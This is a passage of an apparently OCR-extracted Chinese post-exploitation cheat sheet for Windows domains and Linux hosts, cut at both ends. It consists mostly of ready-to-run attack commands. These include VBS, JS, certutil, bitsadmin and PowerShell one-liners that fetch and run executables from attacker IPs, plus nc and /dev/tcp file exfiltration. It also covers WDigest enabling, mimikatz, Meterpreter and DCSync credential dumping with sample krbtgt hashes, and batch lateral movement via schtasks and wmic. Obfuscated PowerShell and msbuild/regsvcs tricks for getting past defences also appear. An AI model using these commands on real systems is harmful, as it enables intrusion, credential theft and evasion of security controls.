SUB2K8.zone.com
```

Dev-powerview
获取域控机器和win版本
>Get-DomainController |**select** name,osversion|fl

Linux

操作系统&内核版本&环境变量
>cat /etc/issue
>cat /etc/*-release
>cat /etc/lsb-release
>cat /etc/redhat-release
cat /proc/version
>uname -a
>uname -mrs
>rpm -q kernel
>dmesg | grep Linux
>ls /boot | grep vmlinuz-
>cat /etc/profile
>cat /etc/bashrc
>cat ~/.bash_profile
>cat ~/.bashrc
>cat ~/.bash_logout
>env
>set
Root权限进程
>ps aux | grep root
>ps -ef | grep root
计划任务
>crontab -l
>ls -alh /var/spool/cron
>ls -al /etc/ | grep cron
>ls -al /etc/cron*
>cat /etc/cron*
>cat /etc/at.allow
>cat /etc/at.deny
>cat /etc/cron.allow
>cat /etc/cron.deny
>cat /etc/crontab
>cat /etc/anacrontab
>cat /var/spool/cron/crontabs/root
IP信息
>/sbin/ifconfig -a
>cat /etc/network/interfaces
>cat /etc/sysconfig/network
连接信息
>grep 80 /etc/services
>netstat -antup
>netstat -antpx
>netstat -tulpn
>chkconfig --list
>chkconfig --list | grep 3:on
>last
>w
用户信息

```
>id
>whomi
>w
>last
>cat /etc/passwd
>cat /etc/group
>cat /etc/shadow
>ls -alh /var/mail/
>grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # 列出超级用户
>awk -F: '($3 == "0") {print}' /etc/passwd   #列出超级用户
>cat /etc/sudoers
>sudo -l
操作记录
>cat ~/.bash_history
>cat ~/.nano_history
>cat ~/.atftp_history
>cat ~/.mysql_history
>cat ~/.php_history
可写目录
>find / -writable -type d 2>/dev/null      # 可写目录
>find / -perm -222 -type d 2>/dev/null     # 可写目录
>find / -perm -o w -type d 2>/dev/null     # 可写目录
>find / -perm -o x -type d 2>/dev/null     # 可执行目录
>find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # 可写可执行目录
```

HTTP服务

```
>python2 -m SimpleHTTPServer
>python3 -m http.server 8080
>php -S 0.0.0.0:8888
>openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
>openssl s_server -key key.pem -cert cert.pem -accept 443 -WWW
>ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888,:DocumentRoot => Dir.pwd).start"
>ruby -run -e httpd . -p 8888
```

文件操作

Windows查找文件

```
>cd /d E: && dir /b /s index.php
>for /r E:\ %i in (index*.php) do @echo %i
>powershell Get-ChildItem d:\ -Include index.php -recurse
```

Linux查找文件

```
#find / -name index.php
查找木马文件
>find . -name '*.php' | xargs grep -n 'eval('
>find . -name '*.php' | xargs grep -n 'assert('
>find . -name '*.php' | xargs grep -n 'system('
```

创建

```
读文本文件:
>file = Get-Content "1.txt"
>file
>powershell Set-content "1.txt" "wocao"
&
>powershell "write-output ([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(\"d2Vic2hlbGw=\"))) |
out-file -filepath c:\www\wwwroot\1.aspx;"
```

压缩

```
>rar.exe a -k -r -s -m3 C:\1.rar C:\wwwroot
>7z.exe a -r -p12345 C:\1.7z C:\wwwroot
```

解压

```
>rar.exe e c:\wwwroot\1.rar
>7z.exe x -p12345 C:\1.7z -oC:\wwwroot
```

传输

FTP

```
>open 192.168.0.98 21
>输入账号密码
>dir查看文件
>get file.txt
```

VBS


```
#1.vbs
```

```
Set Post = CreateObject("Msxml2.XMLHTTP")
Set Shell = CreateObject("Wscript.Shell")
Post.Open "GET","http://192.168.1.192/Client.exe",0
Post.Send()
Set aGet = CreateObject("ADODB.Stream")
aGet.Mode = 3
aGet.Type = 1
aGet.Open()
aGet.Write(Post.responseBody)
aGet.SaveToFile "C:\1.exe",2
>cscript 1.vbs
Const adTypeBinary = 1
Const adSaveCreateOverWrite = 2
Dim http,ado
Set http = CreateObject("Msxml2.serverXMLHTTP")
http.SetOption 2,13056//忽略HTTPS错误
http.open "GET","http://192.168.1.192/Client.exe",False
http.send
Set ado = createobject("Adodb.Stream")
ado.Type = adTypeBinary
ado.Open
ado.Write http.responseBody
ado.SaveToFile "c:\1.exe"
ado.Close
```

JS

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
BinStream.Type = 1; BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile("1.exe");
```

```
>cscript /nologo 1.js http://192.168.1.192/Client.exe
```



Bitsadmin

```
>bitsadmin /transfer n http://192.168.1.192/Client.exe  e:\1.exe
>bitsadmin /rawreturn /transfer getfile http://192.168.1.192/Client.exe e:\1.exe
>bitsadmin /rawreturn /transfer getpayload http://192.168.1.192/Client.exe e:\1.exe
>bitsadmin /transfer myDownLoadJob /download /priority normal "http://192.168.1.192/Client.exe" "e:\1.exe "
```

Powershell

1

```
注意：内核5.2以下版本可能无效
>powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.1.1/Client.exe','C:\1.exe'); start-process 'c:\1.exe'
>powershell
>(New-Object System.Net.WebClient).DownloadFile('http://192.168.0.108/1.exe',"$env:APPDATA\csrsv.exe");Start-
Process("$env:APPDATA\csrsv.exe")
```

2

```
PS>Copy-Item '\\sub2k8.zone.com\c$\windows\1.txt' -Destination '\\dc.zone.com\c$\1.txt'
```

3

```
>powershell ($dpl=$env:temp+'f.exe');(New-Object System.Net.WebClient).DownloadFile('http://192.168.0.108/ok.txt',$dpl);
```

4

```
高版本
PS>iwr -Uri http://192.168.0.106:1222/111.txt -OutFile 123.txt –UseBasicParsing
```

5

```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Templates
>Import-Module BitsTransfer
>$path = [environment]::getfolderpath("temp")
>Start-BitsTransfer -Source "http://192.168.0.108/ok.txt" -Destination "$path\ok.txt"
>Invoke-Item  "$path\ok.txt"
```

Certutil

```
>certutil.exe -urlcache -split -f http://192.168.1.192/Client.exe
>certutil.exe -urlcache -split -f http://192.168.1.192/Client.exe delete
对文件进行编码下载后解码执行
>base64 payload.exe > /var/www/html/1.txt # 在C&C上生成经base64编码的exe
>certutril -urlcache -split -f http://192.168.0.107/1.txt & certurl -decode 1.txt ms.exe & ms.exe
```

Python

```
#python -c 'import urllib;urllib.urlretrieve("http://192.168.1.192/Client.exe","/path/to/save/1.exe")'
```

Perl

```
#!/usr/bin/perl
use LWP::Simple;
getstore("http://192.168.1.192/Client.exe", "1.exe");
```

PHP

```
#!/usr/bin/php
<?php $data = @file("http://192.168.1.192/Client.exe");
$lf = "1.exe";
$fh = fopen($lf, 'w');
fwrite($fh, $data[0]);
fclose($fh);
?>
```

Curl

```
#curl -o 1.exe http://192.168.1.192/Client.exe
```

wget

```
#wget http://192.168.1.192/Client.exe
#wget –b后台下载
#wget –c 中断恢复
```

nc

```
>nc -lvnp 333 >1.txt
目标机
>nc -vn 192.168.1.2 333 <test.txt -q 1
&
>cat 1.txt >/dev/tcp/1.1.1.1/333
```

SCP

```
Linux中传输文件
>scp -P 22 file.txt user@1.1.1.1:/tmp
```


Hash&密码

破解网址

```
https://www.objectif-securite.ch/en/ophcrack
http://cracker.offensive-security.com/index.php
```

GoogleColab破解hash

```
之前在freebuf上看到过相关文章，最近在github上也看到了这个脚本，所以拿起来试试，速度可观
https://www.freebuf.com/geek/195453.html
https://gist.github.com/chvancooten/59acfbf1d8ee7a865108fca2e9d04c4a
打开
https://drive.google.com/drive
新建一个文件夹，右键，更多选择google Colab
```




```
如果没有，点关联更多应用，搜索这个名字，安装一下即可
```

符合以下搜索条件的搜索结果 Colaboratory

Colaboratory

4.7 ★★★★★ (2431)

1,648,334

```
[15] #Penglab (Abuse of Google Colab for fun and profit)

     #Choose what you want to install
     ssh = False
     hashcat = True
     john = False
     hydra = False
```

```
#Install of hashcat
if hashcat:
       print("Installation of hashcat...")
       !apt install cmake build-essential -y
       !apt install checkinstall git -y
       !git clone https://github.com/hashcat/hashcat.git && cd hashcat && make && make install
```


```
... Installation of hashcat...
    Reading package lists... Done
    Building dependency tree
    Reading state information... Done
    build-essential is already the newest version (12.4ubuntu1).
    cmake is already the newest version (3.10.2-1ubuntu2.18.04.1).
    The following package was automatically installed and is no longer required:
      libnvidia-common-440
    Use 'apt autoremove' to remove it.
    0 upgraded, 0 newly installed, 0 to remove and 43 not upgraded.
    Reading package lists... Done
    Building dependency tree
    Reading state information... Done
    git is already the newest version (1:2.17.1-1ubuntu0.7).
    The following package was automatically installed and is no longer required:
      libnvidia-common-440
    Use 'apt autoremove' to remove it.
    The following additional packages will be installed:
      file libmagic-mgc libmagic1
    Suggested packages:
```

安装hashcat，下载字典


```
# Get rockyou wordlist
## Run one-time
!wget https://github.com/praetorian-code/Hob0Rules/raw/master/wordlists/rockyou.txt.gz
!gunzip `pwd`/rockyou.txt.gz
```

```
... —2020-06-13 04:34:44— https://github.com/praetorian-code/Hob0Rules/raw/master/wordlists/rockyou.txt.gz
    Resolving github.com (github.com)... 140.82.112.3
    Connecting to github.com (github.com)|140.82.112.3|:443... connected.
    HTTP request sent, awaiting response... 302 Found
    Location: https://raw.githubusercontent.com/praetorian-code/Hob0Rules/master/wordlists/rockyou.txt.gz [following]
    —2020-06-13 04:34:45— https://raw.githubusercontent.com/praetorian-code/Hob0Rules/master/wordlists/rockyou.txt.gz
    Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
    Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
    HTTP request sent, awaiting response... 200 OK
    Length: 53291009 (51M) [application/octet-stream]
    Saving to: 'rockyou.txt.gz'

    rockyou.txt.gz      100%[===================>]  50.82M   108MB/s    in 0.5s

    2020-06-13 04:34:46 (108 MB/s) - 'rockyou.txt.gz' saved [53291009/53291009]
```

运行类型选择GPU加速



这里测试个简单密码




```
# Crack
## Change hash mode and ruleset
!hashcat -a 0 -m 0 hash.txt `pwd`/rockyou.txt --rules-file `pwd`/hashcat/rules/best64.rule
# !hashcat -a 3 -i hash.txt ?a?a?a?a?a?a?a?a?a?a?a
```

```
hashcat (v5.1.0-1861-g323e7463) starting...

Dictionary cache hit:
* Filename..: /content/rockyou.txt
* Passwords.: 14344387
* Bytes.....: 139921525
* Keyspace..: 1104517799

78302615c8b79cac8df6d2607f8a83ee:123qwe!@#

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: 78302615c8b79cac8df6d2607f8a83ee
Time.Started.....: Sat Jun 13 04:39:11 2020 (0 secs)
Time.Estimated...: Sat Jun 13 04:39:11 2020 (0 secs)
Guess.Base.......: File (/content/rockyou.txt)
Guess.Mod........: Rules (/content/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1408.2 MH/s (11.81ms) @ Accel:256 Loops:38 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 34865152/1104517799 (3.16%)
Rejected.........: 0/34865152 (0.00%)
Restore.Point....: 0/14344387 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-38 Iteration:0-38
Candidates.#1....: 123456 -> ja123
Hardware.Mon.#1..: Temp: 35c Util: 11% Core:1328MHz Mem: 715MHz Bus:16

Started: Sat Jun 13 04:39:07 2020
Stopped: Sat Jun 13 04:39:12 2020
```

12亿条密码大概20多分钟
https://download.weakpass.com/wordlists/1851/hashesorg2019.gz
以上是字典

```
* Filename..: /content/hashesorg2019
* Passwords.: 1279729139
* Bytes.....: 13733214816
* Keyspace..: 98539141393
* Runtime...: 7 mins, 46 secs

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password- and salt-length (typically down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Name........: MD5
Hash.Target......: 31cb8de0f566947a1a9e0781d4141511
Time.Started.....: Sat Jun 13 05:09:29 2020 (15 mins, 20 secs)
Time.Estimated...: Sat Jun 13 05:24:49 2020 (0 secs)
Guess.Base.......: File (/content/hashesorg2019)
Guess.Mod........: Rules (/content/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   115.2 MH/s (8.15ms) @ Accel:128 Loops:38 Thr:64 Vec:1
Recovered........: 0/1 (0.00%) Digests
Progress.........: 98539141393/98539141393 (100.00%)
Rejected.........: 0/98539141393 (0.00%)
Restore.Point....: 1279729109/1279729109 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:76-77 Iteration:0-38
Candidates.#1....: w68588 -> ~~~~~~
Hardware.Mon.#1..: Temp: 36c Util: 11% Core:1189MHz Mem: 715MHz Bus:16

Started: Sat Jun 13 05:01:41 2020
Stopped: Sat Jun 13 05:24:50 2020
```

密码策略

```
默认情况，主机账号的口令每30天变更一次
>HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Netlogon\Parameters，键值为DisablePasswordChange，设置为1，即表示禁止修改账号口令
>组策略(gpedit.msc)中修改默认的30天，修改位置为"Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Domain member: Maximum machine account password age"设置为0时，表示无限长
>禁止修改主机账号口令，用来支持VDI (virtual desktops)等类型的使用，具体位置为"Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\Domain member: Disable machine account password changes"
Debug Privilege
本地安全策略>本地策略>用户权限分配>调试程序
```

开启Wdigest

Cmd

```
>reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

powershell

```
>Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest -Name UseLogonCredential -Type DWORD -Value 1
```

meterpreter

```
>reg setval -k HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest -v UseLogonCredential -t REG_DWORD -d 1
```

Getpass

```
>getpassword.exe>1.txt
```

QuarksPwDump

```
>QuarksPwDump.exe -dump-hash-local
```

MSF

```
Meterpreter > run hashdump
&
Meterpreter > mimikatz_command -f samdump::hashes
&
Meterpreter > load mimikatz
Meterpreter > wdigest
&
Meterpreter > load mimikatz
Meterpreter > msv
Meterpreter > kerberos
&
Meterpreter > load kiwi
Meterpreter > creds_all
&
Meterpreter > migrate PID
Meterpreter > load mimikatz
Meterpreter > mimikatz_command -f sekurlsa::searchPasswords
&
Meterpreter > run windows/gather/smart_hashdump
```

Empire

```
>usemodule credentials/mimikatz/dcsync_hashdump
```

Invoke-Dcsync

```
>powershell -nop -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/Invoke-DCSync.ps1');invoke-dcsync
```

```
C:\Users\Administrator>powershell -nop -ep bypass "IEX (New-Object Net.WebClient
).DownloadString('http://192.168.0.107/ps/Invoke-DCSync.ps1');invoke-dcsync

Domain              User                ID                  Hash
------              ----                --                  ----
zone.com            krbtgt              502                 6ce1638d451a33b7...
zone.com            godadmin            500                 f1a5b1a3641bec99...
zone.com            y                   1112                1c41368cbe5d37dd...
zone.com            ly                  1116                1c41368cbe5d37dd...
zone.com            enen                1117                539259e25a0361ec...



C:\Users\Administrator>
```

Mimikatz

调用mimikatz远程抓取

```
抓明文
>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.108/nishang/Gather/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
抓hash
>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.100/nishang/Gather/Get-PassHashes.ps1');Get-PassHashes
>powershell -w hidden -ep bypass "IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.107/ps/powersploit/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz"
>C:\Users\Administrator.DC\Desktop\1123.txt
```

横向批量抓hash

Schtasks

```
把IP列表放入ip.txt文件中，通过一个账户密码批量net use与列表里的IP建立连接，如果建立连接没出错的话，复制getpass到目录temp目录，使用账户密码远程创建计划任务名字为windowsupdate，指定每日00：00以system权限执行getpass文件，创建完计划任务后，/tn是立刻执行此计划任务，执行完后删除此计划任务，ping -n 10>nul是程序停留，相当于延时10秒，之后复制文件到本地，接着删除getpass文件，删除创建的连接。
>for /f %i in (ip.txt) do net use \\%i\admin$ /user:"administrator" "password" & if %errorlevel% equ 0 ( copy getpass.exe \\%i\admin$\temp\ /Y ) & schtasks /create /s "%i" /u "administrator" /p "password" /RL HIGHEST /F /tn "windowsupdate" /tr "c:\windows\temp\getpass.exe" /sc DAILY /mo 1 /ST 00:00 /RU SYSTEM & schtasks /run /tn windowsupdate /s "%i" /U "administrator" /P "password" & schtasks /delete /F /tn windowsupdate /s "%i" /U " administrator" /P "password" & @ping 127.0.0.1 -n 10 >nul & move \\%i\admin$\temp\dumps.logs C:\Users\Public\%i.logs & del \\%i\admin$\debug\getpass.exe /F & net use \\%i\admin$ /del
```

Wmic

```
>for /f %i in (ip.txt) do net use \\%i\admin$ /user:"administrator" "password" & if %errorlevel% equ 0 ( copy getpass.exe \\%i\admin$\temp\ /Y ) & wmic /NODE:"%i" /user:"administrator" /password:"password" PROCESS call create
```

```
"c:\windows\temp\getpass.exe" & @ping 127.0.0.1 -n 10 >nul & move \\%i\admin$\temp\dumps.logs C:\Users\Public\%i.logs & del
\\%i\admin$\temp\getpass.exe /F & net use \\%i\admin$ /del
```

直接使用

```
>mimikatz.exe ""privilege::debug"" ""sekurlsa::logonpasswords full"" exit >> log.txt
>privilege::debug
>misc::memssp
锁屏
>rundll32.exe user32.dll,LockWorkStation
记录的结果在c:\windows\system32\mimilsa.log
>mimikatz log "privilege::debug" "lsadump::lsa /patch"
>mimikatz !privilege::debug
>mimikatz !token::elevate
>mimikatz !lsadump::sam
```

Powershell Bypass

```
>powershell -c " ('IEX '+'(Ne'+'w-O'+'bject
Ne'+'t.W'+'ebClien'+'t).Do'+'wnloadS'+'trin'+'g'+'('+'1vchttp://'+'192.168.0'+'.101/'+'Inv'+'oke-
Mimik'+'a'+'tz.'+'ps11v'+'c)'+';'+'I'+'nvoke-Mimika'+'tz').REplaCE('1vc',[STRing][CHAR]39)|IeX"
```

.net 2.0


```
katz.cs放置C:\Windows\Microsoft.NET\Framework\v2.0.50727
Powershell执行
>$key =
'BwIAAAAkAABSU0EyAAQAAAEAAQBhXtvkSeH85E31z64cAX+X2PWGc6DHP9VaoD13CljtYau9SesUzKVLJdHphY5ppg5clHIGaL7nZbp6qukLH0lLEq/vW979GWzVAgSZ
aGVCFpuk6p1y69cSr3STlzljJrY76JIjeS4+RhbdWHp99y8QhwRllOC0qu/WxZaffHS2te/PKzIiTuFfcP46qxQoLR8s3QZhAJBnn9TGJkbix8MTgEt7hD1DC2hXv7dKa
C531ZWqGXB54OnuvFbD5P2t+vyvZuHNmAy3pX0BDXqwEfoZZ+hiIk1YUDSNOE79zwnpVP1+BN0PK5QCPCS+6zujfRlQpJ+nfHLLicweJ9uT7OG3g/P+JpXGN0/+Hitolu
fo7Ucjh+WvZAU//dzrGny5stQtTmLxdhZbOsNDJpsqnzwEUfL5+o8OhujBHDm/ZQ0361mVsSVWrmgDPKHGGRx+7FbdgpBEq3m15/4zzg343V9NBwt1+qZU+TSVPU0wRvk
WiZRerjmDdehJIboWsx4V8aiWx8FPPngEmNz89tBAQ8zbIrJFfmtYnj1fFmkNu3lglOefcacyYEHPX/tqcBuBIg/cpcDHps/6SGCCciX3tufnEeDMAQjmLku8X4zHcgJx
6FpVK7qeEuvyV0OGKvNor9b/WKQHIHjkzG+z6nWHMoMYV5VMTZ0jLM5aZQ6ypwmFZaNmtL6KDzKv8L1YN2TkKjXEoWulXNliBpelsSJyuICplrCTPGGSxPGihT3rpZ9tb
LZUefrFnLNiHfVjNi53Yg4='
>$Content = [System.Convert]::FromBase64String($key)
>Set-Content key.snk -Value $Content -Encoding Byte
Cmd执行
>C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /r:System.EnterpriseServices.dll /out:katz.exe /keyfile:key.snk /unsafe
katz.cs
>C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe katz.exe
```

.net 4.0 Msbuild

```
>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild mimi.xml
```

JScript

```
>wmic os get /format:"mimikatz.xsl"
```





```
>wmic os get /format:"http://192.168.0.107/ps/mimi.xsl"
```

Procdump64+mimikatz

